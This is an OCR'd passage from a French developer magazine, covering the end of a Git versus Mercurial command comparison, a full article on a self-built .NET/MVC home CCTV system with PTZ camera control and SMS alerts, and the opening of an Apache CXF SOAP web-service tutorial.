Dans le cas de Mercurial, la notion d'Index n'existe pas, raison pour laquelle il n'est pas nécessaire d'utiliser une commande spécifique lors de la modification d'un fichier.

```
$ hg add <filename> // Pour l'ajout uniquement
$ hg remove <filename> // Pour la suppression
```

Il est d'ailleurs possible de visualiser à tout moment la liste des changements via la commande ci-dessous. Celle-ci liste les nouveaux fichiers, les fichiers modifiés et les fichiers supprimés.

```
$ git status
$ hg status
```

Une fois arrivés à un palier stable du développement, vous êtes prêts pour l'enregistrement appelé « commit » ou « changeset », qui s'effectuera en local.
Concernant Mercurial, cela fonctionne de la même manière, à la différence que le commit le plus récent possède l'étiquette nommée « Tip ».

```
$ git commit –m « message de commit »
$ hg commit –m « message de commit »
```

Vous pouvez bien sûr voir l'historique de toutes vos modifications avec la commande log. Comme dans la plupart des commandes, des attributs permettent de visualiser cet historique plus précisément. Par exemple, l'attribut « –p » permet de montrer les différences introduites entre chaque commit.

```
$ git log
$ hg log
```

Il est également possible d'ajouter une étiquette, nommée tag, à un commit. Ceci permet de signaler une étape importante dans le développement, comme par exemple une livraison ou un incrément de version, et de le retrouver plus facilement. Pour ajouter une étiquette à un commit en particulier, il suffit d'ajouter des attributs spécifiques aux commandes ci-dessous.

```
$ git tag v1.2.4.1
$ hg tag v1.2.4.1
```

Une fois les développements terminés, stabilisés, et le dernier commit effectué, vos changements, qui sont pour le moment dans la copie de votre dépôt local, sont enfin prêts à être envoyés à un dépôt distant. Ceci permet au reste de l'équipe de récupérer votre travail.

```
$ git push
$ hg push
```

> Gestion de branches

Les branches sont utilisées pour développer des fonctionnalités isolées des autres. Par exemple, lors d'une mise en production, il est nécessaire de conserver l'état du projet afin de pouvoir intervenir en cas de maintenance et de nouvelle livraison. Dans le cas contraire, les équipes seraient contraintes de livrer en même temps les nouvelles fonctionnalités qui sont encore en cours de développement. Les branches peuvent également être utilisées pour faire des essais de réécriture de code, d'intégration de nouvelles technologies ou tout autre genre de preuve de concept (POF). Un dépôt Git ou Mercurial peut contenir de nombreuses branches de développement. Pour créer une nouvelle branche, que l'on nomme dans l'exemple ci-dessous « experience », il faut utiliser la commande :

```
$ git branch experience
$ hg branch experience
```


Une des forces de ces deux gestionnaires de version réside dans le fait qu'il est possible de créer et de changer de branche très rapidement, contrairement à CVS ou SVN où chaque branche est stockée en local sur la machine. En effet, dans ce cas, pour créer une branche, il faut effectuer une copie complète du répertoire du projet, ce qui peut s'avérer long pour des projets à grosse volumétrie. L'avantage cependant de cette approche est qu'il est possible de travailler sur plusieurs branches en même temps, en chargeant plusieurs environnements de développement. Avec Git et Mercurial, nous travaillons uniquement sur une branche à la fois. Pour changer de branche, il suffit de lancer la commande :

```
$ git checkout experience
$ hg update experience
```


Cela peut être perçu comme un inconvénient, mais le chargement et la création d'une nouvelle branche se fait en moins de cinq secondes.
La commande ci-dessus peut également permettre un retour en arrière lors d'un développement que l'on ne souhaite plus conserver. Par exemple, lors d'une mauvaise manipulation, tous les fichiers modifiés sont alors écrasés. La branche Master est la branche principale par défaut quand on crée un dépôt.
Après avoir développé une nouvelle fonctionnalité sur une autre branche, il existe deux façons de réintégrer celle-ci à la branche principale (ou à une autre branche) : le « merge », qui crée un historique parallèle et le « rebase », qui crée un historique en série. Prenons l'exemple qui représente un graphe de trois commits :

Le projet est stable et nous souhaitons développer une nouvelle fonctionnalité. Pour cela, nous créons la branche Experience, puis nous effectuons un commit :

Le développement peut continuer sur les deux branches simultanément, grâce aux commandes permettant de changer de branche pratiquement instantanément



Une fois les développements sur la branche Experience validés, la dernière étape consiste à rassembler les deux branches. Pour cela, la solution la plus souvent pratiquée est le merge. Dans ce cas, un commit avec deux parents est créé et l'historique sur chaque branche est conservé.





```
$ git checkout principale
$ git merge experience
$ hg checkout principale
$ hg merge experience
```

Lorsqu'un même fichier a été modifié dans chacune des branches, Git et Mercurial tentent alors d'auto-fusionner les changements. Malheureusement, cela n'est pas toujours possible et se traduit dans ce cas par des conflits.

Il faut donc résoudre manuellement ces conflits en éditant les fichiers indiqués. Dans le cas où aucune modification n'a été faite sur la branche principale, le commit de merge n'est pas nécessaire et aucun conflit n'est possible.

```
$ git diff
$ hg diff
```

La deuxième solution est le « rebase ». Cette commande existe nativement dans Git, mais est contenue dans une extension pour Mercurial. Dans ce cas, c'est l'historique de la branche principale qui est réécrit. Il s'agit d'une manipulation un peu risquée si vous ne maîtrisez pas complètement ce que vous souhaitez faire, car pratiquement tout est possible avec cette commande : ajouter un fichier manquant à un commit, réordonner des commits, modifier les parents d'un commit etc. Dans notre exemple, le rebase fait en sorte que les commits de la branche Experience s'adaptent à la dernière version de la branche Principale.




```
$ git checkout principale
$ git rebase experience
$ hg checkout principale
$ hg rebase experience
```

La plupart des tutoriels présentent les commandes utiles de Git et Mercurial à lancer à travers la console d'administration. Mais malgré l'avantage que cette méthode apporte au niveau de la maîtrise des opérations, il est important de pouvoir effectuer ces commandes à travers des plugins pouvant s'adapter à nos environnements de développement. Ceci est particulièrement vrai sur des commandes basiques et très souvent utilisées. Concernant Git, il en existe plusieurs selon les plateformes, par exemple Egit, disponible pour Eclipse, et Git Extensions pour Visual Studio. Pour Mercurial, l'équivalent est également disponible grâce à l'outil VisualHG pour Visual Studio (2005, 2008 et 2010), et MercurialEclipse pour l'environnement Eclipse. Via ces plugins, vous pourrez à tout moment voir les fichiers sur lesquels vous avez travaillé et qui sont en attente de commit, changer de branche, effectuer des merges, visualiser l'historique, ainsi que la plupart des manipulations d'un contrôleur de version.

> Conclusion

Git et Mercurial répondent tous deux parfaitement aux besoins des développeurs concernant la gestion des sources. Les principales différences peuvent apparaître lors d'une utilisation approfondie de ces outils, mais sont très similaires dans la plupart des cas. Mercurial possède un grand nombre d'extensions offrant des fonctionnalités supplémentaires que Git comprend généralement de manière native. Qu'il s'agisse d'un nouveau projet ou de l'évolution d'une architecture mise en place, Git et Mercurial sont les deux gestionnaires de configuration les plus populaires actuellement.

Sébastien **Vallée**,
consultant Osaxis (www.osaxis.fr)
http://upload.wikimedia.org/wikipedia/commons/e/e0/Git-logo.svg
http://www.selenic.com/hg-logo/logo-droplets.svg

Piloter des caméras avec (un peu de) .NET

Après avoir étudié les différentes solutions de télésurveillance existantes, des points négatifs ressortent : le prix, l'adaptation limitée par rapport aux besoins… De ce fait, nous allons voir comment créer sa propre solution de télésurveillance.

Cette solution répondra aux besoins auxquels une simple alarme ne peut pas répondre, notamment pendant de longues absences. Nous pourrons visualiser à distance ce qui se passe à notre domicile grâce à différentes caméras. Les critères retenus pour cette solution sont les suivants :

- Consultable à distance par un accès web,
- Faible consommation électrique,
- Faible coût,
- Connexion sécurisée et authentifiée (avec mot de passe),
- Pas d'installation logicielle nécessaire pour visualiser le contenu vidéo (par exemple, certains hôtels ont des postes fixes qui n'utilisent pas Silverlight),
- Contrôle des caméras à distance (mode marche/arrêt),
- Au moins 6 caméras disponibles, dont au minimum 2 à l'extérieur,
- Infrarouge nécessaire pour les caméras extérieures,
- Solution facile à faire évoluer (ajout de caméras, etc.).

> Les composants physiques nécessaires

Nous avons choisi de mettre en place une solution « simple ». Des caméras IP existent mais les prix varient du simple au double. De plus, les compromis à faire sont trop nombreux comme l'augmentation du budget pour des caméras de bonne qualité, la modification du réseau en PoE…, nous nous sommes donc orientés vers une solution « spécifique ».


Le premier critère est de trouver des caméras adaptées. Pour l'extérieur, il faut prévoir deux PTZ (pan/tilt/zoom) avec mode IR. Sur un site de ventes en ligne (particulier à particulier) vous pouvez trouver des caméras à faible prix, souvent d'occasion, mais il est aussi possible de trouver du matériel professionnel. Pour les caméras fixes, nous avons opté pour des caméras neuves, au vu de leur faible coût et leurs progrès récents sur les capteurs en cas de faible luminosité.

Le second critère est de pouvoir switcher l'image entre les caméras. Les professionnels utilisent différentes solutions hardware (switch vidéo, multiplexer, etc.) mais qui sont hors de prix pour notre besoin. Les avantages de ces boîtiers (fiabilité, synchronisation entre les cadres vidéo des différentes caméras, bande passante, etc.) ne sont pas incontournables pour cette solution. Du coup, un petit projet microcontrôleur est suffisant (vous connaissez les cartes FEZ), il gère le on/off des caméras, le changement entre les sources vidéos, etc.

Le troisième est de pouvoir communiquer avec les caméras (notamment pour les faire pivoter). Au-delà du protocole de communication, l'interface physique est du RS485. Il s'agit de la version industrielle du RS232, qui permet d'utiliser 2 fils uniquement et qui supporte 1500m de câble, par rapport aux 10-20m grand maximum pour un RS232. La solution est un convertisseur USB-RS485, il est conseillé de ne pas prendre l'entrée de gamme pour des raisons climatiques (foudre…) pour le boîtier isolé.

Finalement, on obtient le schéma suivant : [Fig.1].

Fig.1



On peut distinguer trois types de flux :

Flux data (en bleu) :

- Les commandes spécifiques pour switcher la source vidéo.
- Les commandes pour piloter les caméras (RS485)

Alimentation (en orange)

- 12V CC pour les caméras d'intérieur. Coupure on/off de l'alimentation prévue
- 24V CA pour les caméras d'extérieur.

Flux vidéo (en vert)

• Liaison entre chaque caméra et le « switch fait maison »
• La sortie du switch vers un convertisseur faible coût USB-Video

Pour ceux qui souhaitent les détails du switch « maison », je peux mettre à disposition le code source pour PIC et FEZ sur le blog mcnextpost.com. Le code reste assez courant : transistors-switch pour la partie vidéo, mais cela peut vous éviter de le réécrire.

En dernier point, nous avons l'ordinateur, il est préférable d'utiliser un PC qui consomme peu.

Nous avons choisi un centrino 1.8 Ghz, 512 RAM, fanless avec Windows 7 et IIS (vous pouvez prendre un ordinateur que vous n'utilisez plus). Il faudra peut-être modifier la consommation CPU pour le bon fonctionnement de l'application suivant votre configuration.

> Les protocoles

Premier point à régler : les protocoles de communication avec les caméras PTZ. Parmi les caméras d'occasion que nous avons achetées, nous avons deux types de protocoles : Pelco D (le plus commun) et Visca-Tandberg (un protocole plus rare).

On peut facilement trouver un exemple en C# pour le protocole Pelco D (http://www.codeproject.com/Articles/8034/Pelco-P-and-D-protocol-implementation-in-C). En revanche, le code, en l'état, ne fonctionne pas. Nous devons le modifier pour réussir à faire pivoter et zoomer les caméras.

En simplifiant, un paquet de communication Pelco D consiste en plusieurs bytes (7 plus précisément), avec un checksum à la fin :

0 - Header. C'est un byte fixe, pour signaler le début du message. Pour Pelco D : 0xFF
1 - Address. C'est l'adresse de l'équipement qu'on souhaite adresser. Vu qu'ils sont tous sur le même réseau physique, il faut les distinguer avec un identifiant. Cet identifiant est souvent modifiable physiquement avec un microcontact sur la caméra en question.
2 - Cmd1 Byte pour passer une commande. Par exemple IrisOpen ou IrisClose (0x02 ou 0x04)
3 - Cmd2 Pareil, mais pour d'autres commandes, ex : TiltUp (0x08) ou ZoomWide (0x40)
4 - Data1 Des valeurs de paramètres pour les commandes, ex : PanSpeedMin (0x00)
5 - Data2 Pareil, ex TiltSpeedMin (0x00)
6 - Checksum C'est la somme des bytes 1:5.

La liste complète du protocole se trouve facilement sur internet. Les commandes les plus utilisées se trouvent dans le lien des codes sources de l'article. On peut noter que la partie Visca est à peu près similaire.

> La partie image

Concernant la partie acquisition vidéo, le plus simple est d'utiliser Aforge.Net (projet CCTV.Video dans les sources).

On peut réduire l'utilisation du CPU pour répondre aux contraintes de la bande passante (10fps).

Nous avons commencé par la partie basse (avec Interop GDI) mais le code est devenu difficilement maintenable.

Il vaut mieux utiliser la librairie Aforge.Net, qui est assez simple.

Du coup, le code est le suivant :

```
//déclaration de la partie capture
  public static void StartCapture(int w, int h)
  {

    videoSource = new VideoCaptureDevice(videoDevices[camera
Device].MonikerString);
    videoSource.NewFrame += new NewFrameEventHandler(Video_New
Frame);
    CloseVideoSource(); //oui, faut faire un close avant…
    videoSource.DesiredFrameSize = new Size(w, h); //on specifie
la taille
    videoSource.Start(); //et on lance
  }

  public static void StartCapture(int w, int h, int nbOfFrames
ToSkip)
  {
    skipNbOfFrames = nbOfFramesToSkip;
    StartCapture(w, h);
    videoSource.DesiredFrameRate = 2;
  }

  //on traite l'évènement qui nous intéresse : nouvelle image qui
arrive
  private static void Video_NewFrame(object sender, NewFrameEvent
Args eventArgs)
  {
    //on saute des cadres!
    if (skipCounter != skipNbOfFrames)
    {
    skipCounter++;
    return;
    }
    else
    {
    skipCounter = 0;
    }

    lock (LastImage)
    {
    LastImage.Dispose();
    LastImage = (Bitmap)eventArgs.Frame.Clone();
    }
  }
```

C'est tout ! Pas besoin d'aller gérer la mémoire. L'image se trouve dans LastImage et vous pouvez la récupérer simplement.

> Agréger le tout

On peut représenter l'architecture de la solution à l'aide du schéma suivant pour la clarifier : [Fig.2].

On observe la partie « Controller » (classique) mais également la partie « Manager » qui est le cœur de la solution.

La partie Manager donne la réponse sur les possibilités de chacune des caméras (avec PTZ ou pas, etc.), contrôle la gestion de la source vidéo, des ports (ouverture et fermeture) pour la partie communication, etc.

Si on doit par exemple suivre la trace du flux vidéo jusqu'à l'IHM, on le retrouve dans le Manager :

```
public static byte[] GetPicture()
 {
[…]

   if (lastImage != null)
   lastImage.Dispose();

   lock (Video.VideoCapture.LastImage)
   {
   lastImage = (Bitmap)Video.VideoCapture.LastImage.Clone();
   }

   if (ms != null)
   ms.Dispose(); //vider la mémoire pour le cas ou pas déjà fait

   ms = new MemoryStream();
   lastImage.Save(ms, ImageFormat.Jpeg);
   lastImage.Dispose(); //on libère la mémoire de la partie en
bas, vidéo

   byte[] retVal = ms.ToArray();
   ms.Close();
   ms.Dispose();
   return retVal; //on retourne l'image sous format byte[] vers
l'IHM

 }
```

L'avantage de cette approche est d'avoir un point unique et statique d'entrée des différentes sessions utilisateurs par exemple. C'est une façon simple de ne pas devoir gérer l'accès à la source vidéo, à la fermeture des ports, etc.
Ensuite, le code remonte dans le Controller, qui le retourne sous format « File » si l'utilisateur est authentifié :

```
[CCTVAuthorize(AuthorizedRoles = new[] { SiteRoles.Admin, Site
Roles.User })]
 [AcceptVerbs(HttpVerbs.Get)]
 public ActionResult GetImage()
 {
   Response.Expires = 0;
   Response.Cache.SetCacheability(HttpCacheability.NoCache);
   byte[] f = CommandManager.GetPicture();
   if (f == null)
   {
     //si pas camera disponible...
     return File(Url.Content(«~/Content/images/placeholder.jpg»),
«image/jpeg»);
   }
   return File(f, «image/jpeg»);
 }
```

Et la dernière couche de représentation consiste tout simplement en :
• un bouton avec un appel ajax « derrière »

```
@Html.NormalButton(«btnPlay», «Play»,
Utilities.GetVideoStateFunction(AppConstants.VideoCommands
Enum.Play),
                                        «smallbuttonsmalltext»)
```

• une fonction JavaScript pour rafraîchir l'image :

```
function reloadImage() {
   d = new Date();
   $(«#picVideoImage»).attr(«src»,   «@Url.Action(«GetImage»,
»Home»)?» + d.getTime());
 }
```

NB : La dernière partie est présente pour éviter les problèmes de cache sur certains navigateurs.

• D'un timer jQuery qui tourne régulièrement à un intervalle défini par l'utilisateur :

```
refreshIntervalId = setInterval(reloadImage, frameInterval);
```

Remarquez qu'il faut retenir l'id que la fonction setInterval retourne pour pouvoir l'arrêter par la suite.

> Découpage de l'IHM

Maintenant que la partie vidéo fonctionne, nous pouvons détailler la partie visuelle de l'application.
L'écran de visualisation est le suivant : [Fig.3].
Le bloc (1) est une partie qui reste fixe. Elle détermine, pour toutes les caméras, la résolution. Par défaut, les résolutions sont 160x120(S), 320x240 (M), 640x480 (L). Il est possible d'avoir une résolution plus grande suivant la carte d'acquisition vidéo. A noter




Fig.2




Fig.3

que les caméras de surveillance dépassent rarement les 640 pixels, sauf pour certaines versions digitales ou très haut de gamme.
La partie rafraîchissement (le slider jQuery UI) détermine l'intervalle du timer pour rafraîchir l'image. L'update de l'image est effectué selon les paramètres définis dans l'appel dans le code ci-dessous :

```
$(«#sliderFPS»).slider({
    range: «min»,
    value: 2,
    min: 1,
    max: 15,
    slide: function (event, ui) {
      $(«#lblFramerate»).html(ui.value + « fps»);
      frameInterval = 1000 / ui.value;
      clearInterval(refreshIntervalId);
      refreshIntervalId = setInterval(reloadImage, frameInterval);
    }
  });
```

Afin d'éviter de coder à chaque fois un appel ajax, nous avons utilisé une extension à laquelle on peut passer les paramètres (JS à appeler, id, label, etc.) :

```
  public static class Extenders
  {
    public static MvcHtmlString MouseDownButton(this HtmlHelper
helper, string id, string label, string onButtonDownJS, string
onButtonUpJS, string cssClass)
    {
      TagBuilder tb = new TagBuilder(«input»);
      tb.GenerateId(id);
      tb.MergeAttribute(«value», label);
      tb.MergeAttribute(«type», «button»);
      if(!string.IsNullOrEmpty(onButtonDownJS))
        tb.MergeAttribute(«onmousedown», onButtonDownJS);
      if(!string.IsNullOrEmpty(onButtonUpJS))
        tb.MergeAttribute(«onmouseup», onButtonUpJS);
      if (!string.IsNullOrEmpty(cssClass))
        tb.MergeAttribute(«class», cssClass);
      return new MvcHtmlString(tb.ToString());
    }

    public static MvcHtmlString NormalButton(this HtmlHelper helper,
string id, string label, string onClick, string cssClass)
    {
      return MouseDownButton(helper, id, label, onClick, string
.Empty, cssClass);
    }
  }
```

Sachant que la solution consiste en plus de vingt petits boutons, comme cela c'est plus rapide et plus propre dans le code :

```
@Html.NormalButton(«btnSizeS», «S»,
Utilities.GetVideoSizeJSFunction(AppConstants.VideoSizeEnum.Small),
        «smallbutton»)
```


On peut noter que les commandes à passer viennent du serveur, pour faciliter la maintenance et ne pas avoir à les « coder en dur ». Il est préférable d'effectuer cette manipulation car les commandes peuvent évoluer si vous aimez « bricoler » la partie hardware (le switch vidéo) et lui rajouter des fonctions.
La partie (2) est une simple image. Nous avons choisi de ne pas utiliser d'encodeur vidéo pour les raisons suivantes :

- Cross-compatible. La solution fonctionne sur la majorité des navigateurs rencontrés.
- Aucune installation logicielle nécessaire (comme Silverlight, Flash ou tout autre media player) La consommation CPU sur le serveur. La capture de vidéo et le streaming simultanés sont consommateurs sur le serveur. Si l'on souhaite une simultanéité, il faut un PC plus consommateur en termes d'énergie ou un encodage hardware supplémentaire. Notre solution fonctionne sur un boîtier fanless consommant moins de 25W.
- L'ajustement du taux de rafraîchissement. Avoir un mécanisme qui s'adapte facilement en mode vidéo streaming par rapport à la bande passante de l'utilisateur n'est pas une chose facile. Le choix de travailler en mode rafraîchissement image permet de garder une totale souplesse. Le 0,5fps avec 160x120 suffit même pour les smartphones ancienne génération, en mode Edge. Le choix du niveau de la compression JPEG est une option de plus, pour les cas extrêmes.
- Facile d'utilisation. Imaginons que l'on souhaite faire un panorama de 3 cadres (un parking plus grand) sur le serveur et la transmettre régulièrement à un utilisateur. Coller 3 images et les envoyer par mail c'est toujours plus facile que de découper une vidéo, la comprimer et envoyer une pièce jointe qui prend du temps pour se télécharger.

La partie (3) est strictement dépendante de la caméra. Comme nous l'avons dit précédemment, nous avons dans cette solution des caméras fixes, qui ne supportent aucune fonction, ni zoom, ni bascule, ni autre.
Au départ nous avons essayé d'avoir un contrôle « complet » qui contient toutes les fonctions et où nous désactivons suivant le besoin la caméra sélectionnée.
Mais le contrôle est vite devenu inexploitable car les caméras ont chacune leurs propres commandes en fonction du protocole, par exemple le zoom. De ce fait, MVC apporte une solution facile : les vues partielles. Quand on switche les caméras, la solution sélectionne le bon contrôle en fonction du type de caméra :

```
 [CCTVAuthorize(AuthorizedRoles = new[] { SiteRoles.Admin, Site
Roles.User })]
 [AcceptVerbs(HttpVerbs.Get)]
 public ActionResult GetUserControlForCam(CCTVCamera cam)
 {
   CCTVCamera  selectedCam  =  CommandManager.GetCameraFromId
(cam.CameraNumber);
   CommandManager.GetConfig().SelectedCamera  =  selectedCam.
CameraNumber;
   //change the active camera
   CommandManager.SwitchToCamera(selectedCam.CameraNumber);
   var  cameraType  =  «_»+CommandManager.GetCameraFromId(cam.
CameraNumber).CameraType.ToString() + «UserControl»;
   return PartialView(cameraType, selectedCam);
 }
```

Du coup, on retrouve un contrôle pour chaque type de caméra supportée par le système :



Cette approche permet de faire facilement évoluer la solution. Les protocoles (Pelco D, Visca, etc.) sont des « règles générales » mais souvent les constructeurs n'implémentent pas toutes les commandes ; ou en implémentent d'autres qui sont difficiles à trouver sur internet, (attention dans ce cas si vous achetez des caméras d'occasion sans le manuel d'utilisation).
La solution consiste en deux onglets que l'on observe sur la capture d'écran :

- La partie switch des caméras où l'on peut choisir entre les différentes options
- La partie administration des utilisateurs. Une bonne option est de stocker la date de la dernière connexion d'un utilisateur.

Encore une fois, en profitant du système de sécurité de MVC, nous avons pu créer notre propre solution de sécurité :

```
CCTVAuthorize : AuthorizeAttribute
```

De cette façon, la sécurité est rapide à implémenter. Cet avantage était difficile à imaginer au début du Framework .NET, souvent une « tuyauterie » était nécessaire pour obtenir le bon résultat.

> Autres pistes, pour aller plus loin

Client lourd

Au départ nous étions partis sur un service Windows avec un client lourd pour visualiser les images.
Le principal avantage était le taux de rafraîchissement en utilisant des sockets. Parfois sur une bonne connexion, nous avions atteint le 30fps. En revanche, la plupart des firewalls des hôtels bloquent directement une trame UDP sur un port bizarre.
C'est une piste intéressante si vous souhaitez apprendre à utiliser les sockets, ce mécanisme reste le plus performant offert aujourd'hui par le Framework .Net. Par contre il est difficile à maintenir et demande une bonne gestion des packages, etc. Il s'agit d'un chemin clos pour la tendance actuelle de la technologie.

Alerte SMS

On peut également décider de mettre en place une application pour vous alerter par SMS en cas d'intrusion. Il existe plusieurs algorithmes de détection de mouvement sur un cadre vidéo, dont une bonne partie dans Aforge.Net.
http://www.codeproject.com/Articles/10248/Motion-Detection-Algorithms
Ensuite, différents fournisseurs existent pour envoyer des SMS (OVH, Orange, etc.). Dans notre cas, nous avons utilisé l'api REST Orange. Une fois que vous vous êtes inscrits, vous avez besoin d'une clé qui sert également à débiter votre compte :

```
const string ACCESS_KEY = «cleUtilisateur»;
const string TO_PHONE_NUMBER = «336xxxxxxxx»;
const string URL = «http://sms.alpha.orange-api.net/sms/send
SMS.xml?id=» + ACCESS_KEY + «&to=» + TO_PHONE_NUMBER + «&content=»;
public static bool SendSMSMessage(string message)
{
  try
  {

    XmlDocument xmldoc = new XmlDocument();
      xmldoc.Load(URL + HttpUtility.UrlEncode(message));
      return true;
  }
  catch(Exception ex)
  {
    [… traitement erreur vient ici…]
   return false;
  }
}
```

Et voilà votre solution complète. Vous avez donc les mêmes fonctions qu'une bonne alarme mais à faible coût. Il existe également l'option pour envoyer des messages MMS si vous souhaitez par exemple envoyer la photo de l'intrus pour vous alerter.

Panorama

Cette option peut vous servir si vous avez une belle vue ou si vous souhaitez avoir un « timelapse » de votre maison en hiver, été, etc. Ce visuel de temps est également facile à réaliser.

Créer des panoramas reste assez facile avec des caméras PTZ.
Il suffit de :

- définir des « presets » qui sont des positions fixes mémorisées
- passer la commande de preset
- capturer une image, la stocker en mémoire
- passer au preset suivant, etc.
- rassembler le tout dans une seule image [Fig.4]

Pour les puristes, une correction de perspective peut vraiment donner l'impression de panorama.

> Les liens

Le code est accessible sur : http://webcctv.codeplex.com/
Une petite vidéo avec le système de télésurveillance qui fonctionne :
http://mcnextpost.com/2012/01/03/314/

Alex **Radu**
Chef de projet .NET - MCNEXT
mcnextpost.com - www.mcnext.com




Fig.4

Développement d'un WebService SOAP avec Apache CXF

L'utilisation d'un framework comme Axis 2 peut s'avérer assez fastidieuse, et Spring WS ne supporte que le mode « contract-first ». Je vous propose dans cet article un focus sur Apache CXF qui permet d'écrire des WebServices de façon très simplifiée.
Le framework Apache CXF est né de la fusion de deux projets open source : Celtix et XFire. Il s'appuie sur la norme JAX-WS et JAX-RS. Il permet donc l'implémentation de WebServices SOAP et REST. Il supporte à la fois le mode « code-first » (il autorise que le développeur commence par l'implémentation du WebService, avant la création du contrat d'interface), et le mode « contract-first ».
Il supporte également un nombre important de protocoles : SOAP, XML/HTTP, RESTful HTTP, ou CORBA et peut utiliser comme couche de transport HTML, JMS ou JBI.
Nous allons implémenter un WebService qui va exposer un service d'addition. Il prendra en entrée 2 paramètres de type entier et retournera comme réponse la somme de ces 2 entiers.

PRÉ-REQUIS

Pour utiliser Apache CXF, il est nécessaire d'être au moins en jdk 1.5.

RÉCUPÉRATION DES DÉPENDANCES

Il faudra récupérer les bibliothèques suivantes, liées à CXF :
- cxf-rt-frontend-jaxws.jar
- cxf-rt-transports-http.jar
- spring.jar

> Implémentation en code-first

Nous allons déclarer l'interface de notre WebService OperationService qui va contenir une méthode addition qui sera exposée:

```
package ideo.poc.cxf;
import javax.jws.WebMethod;
import javax.jws.WebService;
@WebService
public interface OperationService {

 @WebMethod
 public int addition (int a, int b);
}
```

Les annotations @WebService et @WebMethod permettent respectivement de spécifier que l'interface exposée sera l'interface `OperationService` et que la méthode exposée sera la méthode *addition*.
